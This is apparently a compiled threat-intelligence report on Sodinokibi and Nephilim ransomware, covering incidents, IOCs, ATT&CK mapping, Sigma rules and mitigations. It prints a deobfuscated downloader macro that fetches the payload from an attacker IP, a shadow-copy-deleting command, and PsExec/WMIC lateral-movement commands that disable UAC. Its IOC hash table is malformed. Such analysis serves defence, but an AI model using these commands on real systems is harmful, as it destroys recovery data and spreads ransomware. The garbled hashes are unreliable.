
Sodinokibi disrupted the workflow of the company. The unavailability of online currency exchange services was one of the consequences. Moreover, several U.K. banks, relying on Travelex, were impacted. First Direct and Barclays were among them.

Gedia Automotive attack, January 2020. Sodinokibi damaged the German automotive parts manufacturer. As a result, 50GB of data was obtained by hackers. Similar to the previous incident, hackers threatened to sell the data if the ransomware was not paid.

Sodinokibi Protection Strategies:


There is no reliable Sodinokibi decrypt tool available, so the best way to protect your data from this ransomware is to prevent it. What should you consider while setting up your ransomware prevention?


1.First of all, **have your data backed up**. Backing up your data allows you to restore it in case of a ransomware attack. As we've mentioned in Ransomware Backup Strategy, even a backup can be infected by ransomware. However, there are several advanced practices that greatly reduce the chance of infection: 3-2-1 backup strategy, backup versioning, and others.

Looking for an advanced backup solution? Try Spinbackup for G Suite and Office 365—a cloud backup software that combines anti-ransomware practices mentioned above.

2.Secondly, **boost the security of your backup with additional ransomware protection software.** The best way to prevent your backups from being corrupted is to stop ransomware attacks as soon as possible. That's why advanced ransomware detection tools may come in handy.

Infection Chain :





Ransom Message generated by attack:

INDICATORS OF COMPROMISE

Indicators Of Compromise (IOCs)

SHA256	Detection Name
04ae146176632509ab5239d0aec8f2447d7223090	Ransom.Win32.SODINOKIBI.MRA
10682d08a18715a79ee23b58fdb6ee44c4e28c61	Ransom.Win32.SODINOKIB.SMTH
169abe89f4eab84275c88890460a655d647e5966	Ransom.Win32.SODINOKIB.SMTH
20d90f04dcc07e1faa09aa1550f343c	Ransom.Win32.SODINOKIB.SMTH

9472f7aec6	
2a75db73888c77e48b77b72d3efb33ab53ccb754	Ransom.Win32.SODINOKIBI.AUWUJDES
58d835c3d204d012ee5a4e3c05a06e60b4 316d0e	Ransom.Win32.SODINOKIB.SMTH
Ce0c8814d7630f8636ffd73f8408a36dc0e1ca4d	Ransom.Win32.SODINOKIB.SMTH

CVEs Involved :

CVE-2019-2725
CVE-2018-8453

Domains :


11.in.ua
acb-gruppe.ch
belofloripa.be
drbenveniste.com
funworx.de
geitoniatonaggelon.gr
insane.agency
m2graph.fr
mariajosediazdemera.com
metroton.ru
mike.matthies.de
scotlandsroute66.co.uk
tieronechic.com
utilisacteur.fr
www.airserviceunlimited.com
www.bratek-immobilien.de
www.cardsandloyalty.com
www.cleanroomequipment.ie
www.irizar.com
www.mediahub.co.nz
www.omnicademy.com
www.pinkxgayvideoawards.com
www.rhino-turf.com
www.sbit.ag
www.skyscanner.ro
www.soundseeing.net
www.zuerich-umzug.ch

yourhappyevents.fr

IP

151.106.56.254

TACTICS, TECHNIQUES & PRACTICES



Initial Access:
Spearphishing Attachment (ATT&CK T1193) is one of the most used Initial Access techniques used by ransomware families as in Sodinokibi. Attackers use spam emails with an attached MS Office Word document including a malicious macro to download the ransomware to the target system. In order to show the lifecycle of Sodinokibi ransomware, we analyzed a Microsoft Word document. The specific sample analyzed below is Bewerbungsunterlagen_6704760.doc (SHA-256: fb8b03748b617acf0ee3b138c5b37e74ec396bc73da3362d633862d7283742fd , detection rate is only 33/60 as of today). Even though Sodinokibi uses simple obfuscation techniques mentioned below, 30 of 60 antiviruses cannot detect it.
"Bewerbungsunterlagen" means "application document" in German, and the attackers used a CV theme to lure victims into downloading the document. Sodinokibi is a "Ransomware-as-a-Service (RAAS) malware, so its distribution methods vary depending on the attacker distributing it. Attackers have used the following Initial Access techniques in their other campaigns to deliver Sodinokibi:

- Exploit Public-Facing Application (ATT&CK T1190) : Attackers exploit vulnerabilities in enterprise applications to distribute it, such as the deserialization vulnerability CVE-2019-2725 in Oracle WebLogic Server having a CVSS score of 9.8/10.
- Remote Desktop Protocol (ATT&CK T1076) : Attackers use RDP to deliver Sodinokibi. This delivery technique can also be classified in External Remote Services (ATT&CK T1133).
- Supply Chain Compromise (ATT&CK T1195) : Sodinokibi ransomware was distributed through a compromised version of WinRAR downloaded from the WinRAR Italia website.
- Drive-by-Compromise (ATT&CK T1189): Attackers compromised WordPress sites and injected JavaScript over the content of the original site to spread Sodinokibi. When a victim opens the document, Microsoft Word asks to enable/disable macros. It reveals that a macro is embedded in the document(Scripting, ATT&CK T1054).

The malicious document claims that it was created in an earlier version of Microsoft Office and asks the victim to enable the content, which launches the code hidden in the macros.

Defense Evasion:
When we examined macros in the document, we saw that VBA (Visual Basic for Applications) codes were split into modules and functions for the purpose of obfuscation (Obfuscated Files or Information, ATT&CK T1027).

```
Function fP1()
v1 = 465
Select Case v1
```

```
  Case 1 To 5
  fP1 = "hello"
  Case 6, 7, 8
  fP1 = "hello2"
   Case 9 To 10
  fP1 = "hello3"
  Case Else
  fP1 = "C:\\Windows" & fP2 & fP3
  End Select
 End Function

  Function fP2()
  fP2 = "\\Te"
 End Function

  Function fP3()
  fP3 = "mp\\MicrosoftOfficeWord_upd.v.88735.34.5" + "." + "exe"
 End Function
```

“We combined the above functions and revealed that fP1 = "C:\\Windows\\Temp\\MicrosoftOfficeWord_upd.v.88735.34.5.exe”.

```
 Function fP1()
 v1 = 345
 Select Case v1
 Case 1 To 5
 fP1 = "hello"
 Case 6, 7, 8
 fP1 = "hello2"
  Case 9 To 10
 fP1 = "hello3"
 Case Else
 fU1 = fU2(Array(10, 20, 30))
 End Select
End Function

 Function fU2(v1)
 If IsArray(v1) = True Then
 fU2 = "hxxp://54.39.233.132/de1.trp"
 Else
 fU2 = "hello"
 End If
```

End Function

According to the above functions, fU1 = "hxxp://54.39.233.132/de1.trp".
As we know the fU1 and fP1 parameters, we can understand the following function:

```
Function fD2(v1 As Integer, v2 As Integer)
 If v1 = v2 Then
fD2 = URLDownloadToFile(0, fU1, fP1, 0, 0)
Else
fD2 = 123
End If
End Function
```

The URLDownloadToFile function downloads bits from the Internet and saves them to a file. Let's put the values we obtained into this function:
URLDownloadToFile(0, hxxp://54.39.233.132/de1.trp, C:\\Windows\\Temp\\MicrosoftOfficeWord_upd.v.88735.34.5.exe, 0, 0)
The second parameter (fU1) is a string value that contains the URL to download, and the third parameter (fP1) is a string value containing the name or full path of the file to create for the download. Accordingly, this function downloads de1.trp from 54.39.233.132 and saves it to the C:\Windows\Temp\ directory as MicrosoftOfficeWord_upd.v.88735.34.5.exe.
The downloaded file is the Sodinokibi ransomware (SHA-256: 720fbe60f049848f02ba9b2b91926f80ba65b84f0d831a55f4e634c820bd0848, detection rate is 51/69 as of today). Its artifacts usually mimic the names of known executables for Defense Evasion, such as a Microsoft Word update file name (MicrosoftOfficeWord_upd.v.88735.34.5.exe) as in this sample (Masquerading, ATT&CK T1036).
Execution

As seen in the above process graph, the macro in the Word document downloads and runs Sodinokibi executable. After execution, it runs the following command using cmd.exe (Command-Line Interface, ATT&CK T1059):

C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures

- At first, this command runs vssadmin.exe to delete all volume shadow copies on the system to prevent recovery (Inhibit System Recovery, ATT&CK T1490)
- vssadmin.exe Delete Shadows /All /Quiet

- Then, it uses bcdedit.exe twice to disable automatic Windows recovery features by modifying boot configuration data (Inhibit System Recovery, ATT&CK T1490)
- bcdedit /set {default} recoveryenabled No

- bcdedit /set {default} bootstatuspolicy ignoreallfailures

Sigma rules detecting the above actions are given in the Appendix.
Impact
Like most ransomware, Sodinokibi encrypts files and adds a random extension such as “test.jpg.1cd8t9ahd5” (Data Encrypted for Impact, ATT&CK T1486). It also drops a ransom note in folders that contain encrypted files. The name of the ransom note is the random extension added to the encrypted files. For example, if the extension is "1cd8t9ahd5-HOW-TO-DECRYPT.txt".

The ransom note recommends accessing the attacker’s website over the TOR browser: hxxp://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/C2D97495C4BA3647
When we accessed the website, we saw the following page that wants 0,6346 Bitcoin worth $5,000. If you pay the ransom in two days, the cost is halving.
Sigma Rules:
Inhibit System Recovery by Shadow Copy Deletion via Vssadmin Utility:

```
        title: Inhibit System Recovery by Shadow Copy Deletion via Vssadmin Utility
         status: experimental
        description: Detects the attempt to delete shadow copy via Vssadmin Utility.
This technique is commonly utilized to prevent recovery.
        author: Picus Security

         detection:
         selection:
         EventID: 4688
NewProcessName: '*\vssadmin.exe'
ProcessCommandLine: '*delete shadows*'
        condition: selection


         falsepositives:
          - Legitimate administrative activities
         level: medium
         tags:
          - attack.impact
- attack.t1490
```

- attack.ta0040

Inhibit System Recovery by Disabling Windows Recovery Features via Bcdedit Tool:
title: Inhibit System Recovery by Disabling Windows Recovery Features via Bcdedit Tool
status: experimental
description: Detects the attempt to disable Windows recovery features via bcdedit tool. This method is mostly used with modifying boot configuration data.

author: Picus Security
logsource:
product: windows
service: security

definition1: 'Requirements: Group Policy : Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy Configuration\Audit Policies\Detailed Tracking\Audit Process Creation
definition2: 'Requirements: Group Policy : Computer Configuration\ Administrative Templates\ System\ Audit Process Creation\ Include Command Line'

detection:
selection:
EventID: 4688
NewProcessName: '*\bcdedit.exe'
ProcessCommandLine: '*recoveryenabled no*'
condition: selection

falsepositives:
- Legitimate administrative activities
level: medium
tags:

- attack.impact
- attack.t1490
- Attack.ta004

MITIGATION PLAN

- Use multi-factor authentication for user and privileged accounts.
- Configure access controls and firewalls to limit access to critical systems and domain controllers. Most cloud environments support separate virtual private cloud (VPC) instances that enable further segmentation of cloud systems.
- Protect domain controllers by ensuring proper security configuration for critical servers to limit access by potentially unnecessary protocols and services, such as SMB file sharing.
- Do not allow domain administrator accounts to be used for day-to-day operations that may expose them to potential adversaries on unprivileged systems.
- Check for common UAC bypass weaknesses on Windows systems to be aware of the risk posture and address issues where appropriate.
- System settings can prevent applications from running that haven't been downloaded from legitimate repositories which may help mitigate some of these issues. Not allowing unsigned applications from being run may also mitigate some risk.
- Applications with known vulnerabilities or known shell escapes should not have the setuid or setgid bits set to reduce potential damage if an application is compromised. Additionally, the number of programs with setuid or setgid bits set should be minimized across a system. Ensuring that the sudo tty_tickets setting is enabled will prevent this leakage across tty sessions.
- Remove users from the local administrator group on systems.By requiring a password, even if an adversary can get terminal access, they must know the password to run anything in the sudoers file. Setting the timestamp_timeout to 0 will require the user to input their password every time sudo is executed.
- The sudoers file should be strictly edited such that passwords are always required and that users can't spawn risky processes as users with higher privilege.
- Although UAC bypass techniques exist, it is still prudent to use the highest enforcement level for UAC when possible and mitigate bypass opportunities that exist with techniques such as DLL Search Order Hijacking.
- Limit permissions so that users and user groups cannot create tokens. This setting should be defined for the local system account only. GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Create a token object. [14] Also define who can create a process level token to only the local and network service through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Replace a process level token.
- An adversary must already have administrator level access on the local system to make full use of this technique; be sure to restrict users and accounts to the least privileges they require.
- Ensure proper permissions are set for Registry hives to prevent users from modifying keys for system components that may lead to privilege escalation.
- Consider utilizing the Antimalware Scan Interface (AMSI) on Windows 10 to analyze commands after being processed/interpreted.

- Enable Windows Group Policy "Do Not Allow Anonymous Enumeration of SAM Accounts and Shares" security setting to limit users who can enumerate network shares.
- Consider implementing IT disaster recovery plans that contain procedures for regularly taking and testing data backups that can be used to restore organizational data.Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery. Consider enabling versioning in cloud environments to maintain backup copies of storage objects.
- Operate intrusion detection, analysis, and response systems on a separate network from the production environment to lessen the chances that an adversary can see and interfere with critical response functions.
- Ensure proper process and file permissions are in place to inhibit adversaries from disabling or interfering with critical services.
- Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.

NEPHILIM RANSOMWARE

REQUIREMENT GATHERING

When this ransomware first came to limelight, the researchers or the security professionals discovered that Nephilim's resource codes are very similar to Nempty ransomware. Not only the codes were similar, but also the design. They both threatened their victim with publishing sensitive data in case they do not pay the ransom demanded.

Nephilim's victims have usually been big organisations and companies. In December, attackers planned to attack governmental organisations and companies by using the weakness that they discovered in the devices of Citrix Gateway. Besides, they managed to encrypt victims' data by using the vulnerability of a remote desktop network and VPN.

In the ransom note, it has been stressed that the data have been encrypted by a military level algorithm and sensitive data have been breached. To prove their authority, Nephilim attackers demand two encrypted files from the victims, they decrypt them and send it back to the victims so that victims will be convinced that they are the only ones that can decrypt the files.

ATTACK FLOW

Countless news reports have documented the outbreak of Nefilim ransomware and many organizations across a range of industries have been affected by the ransomware's attacks. In this article we have summarized the root causes of Nefilim ransomware and ways to prevent it.

A Covid-19 vaccine trial was bogged down in recent weeks when researchers were locked out of their data as the result of a ransomware attack. This is a small instance of the toll from ransomware attacks; city governments have been crippled, hospitals have been forced to turn away emergencies, and small businesses have been shuttered.

Surfaced and began spreading at the end of February 2020

Since then, Nefilim (also called Nephilim) ransomware has encrypted files with AES-128 encryption, protected by RSA2048, and infected them by appending ".NEFILIM" in innumerable cases. The signatures on the code resemble those of Nemty ransomware family and instead of using a Tor payment site, the malicious software relies on email communication with victims for payment. Here are a few cases of how the Nefilim ransomware has disturbed normal business.

- May 2020: An Australian transportation company has lost over 200GB of corporate data and its customers have experienced significant delays as a result of the Nefilim ransomware attack.
- June 2020: A New Zealand based white-goods manufacturer was targeted by the Nefilim ransomware and its corporate files were exposed on the dark web.
- July 2020: A German facilities management multinational's 16,000 sensitive business files were leaked to the dark web by the Nefilim ransomware attackers and the servers were temporarily shut down as a result of the mishap.

- September 2020: Italy-based eyewear and eyecare giant shut down operations in Italy and China when attacked by the Nefilim ransomware.
- December 2020: Home appliances giant's data was leaked that included documents related to employee benefits, accommodation requests, medical information requests, background checks, and more.
- Year 2021: New Nefilim ransomware variants have been discovered that append the ".DERZKO" and ".MILIHPEN" to drop ransom notes named "DERZKO-HELP.txt" and "MILIHPEN-INSTRUCT.txt" respectively.

Technical Details

Initial access

Nefilim ransomware is distributed through exposed Remote Desktop Protocol (RDP) setups by brute-forcing them and using other known vulnerabilities for initial access, i.e. vulnerabilities in Citrix gateway devices. Nefilim places a heavy emphasis on Remote Desktop Protocols.

Once an attacker gains a foothold on the victim system, the attacker drops and executes its components such as anti-antivirus, exfiltration tools, and finally Nefilim itself.

Lateral Movement

Among the various tactics and techniques used by the attackers, they rely on tools such as PsExec to remotely execute commands in their victims' networks. It has been also seen that Nefilim uses other tools to gather credentials that include Mimikatz, LaZagne, and NirSoft's NetPass. It uses bat files to stop services/kill processes as shown in below image, and the stolen credentials are used to reach high-value machines like servers. The hackers work to move around the network before deploying their ransomware to find out where juicier data may be stored. They exfiltrate sensitive data before encryption.

Some of the commands that execute by the attacker

```
Start copy kill.bat \destinationip\c$\windows\temp

Start psexec.exe \destinationip -u domain\username\ -p password
-d -h -r mstdc -s -accepteula -nobanner
c:\windows\teamp\Kill.bat

Start psexec.exe -accepteula \destinationip -u domain\username\
-p password reg add
HKLM\software\Microsoft\Windows\CurrentVersion\Policies\System
/v EnableLUA /t REG_DWORD /d 0 /F

WMIC /node: \destinationip /username:"domain\username"
/password:"password" process CALL CREATE "cmd.exe /c copy
\sourceip\c$\windows\temp C:\WINDOWS\TEMP\kill.bat"

WMIC /node: \destinationip /username:"domain\username"
/password:"password" process CALL CREATE "cmd.exe /c
C:\WINDOWS\TEMP\kill.bat"
```

Below images shows A batch file to stop services/kill processes





Fig. 1 Stopping Services



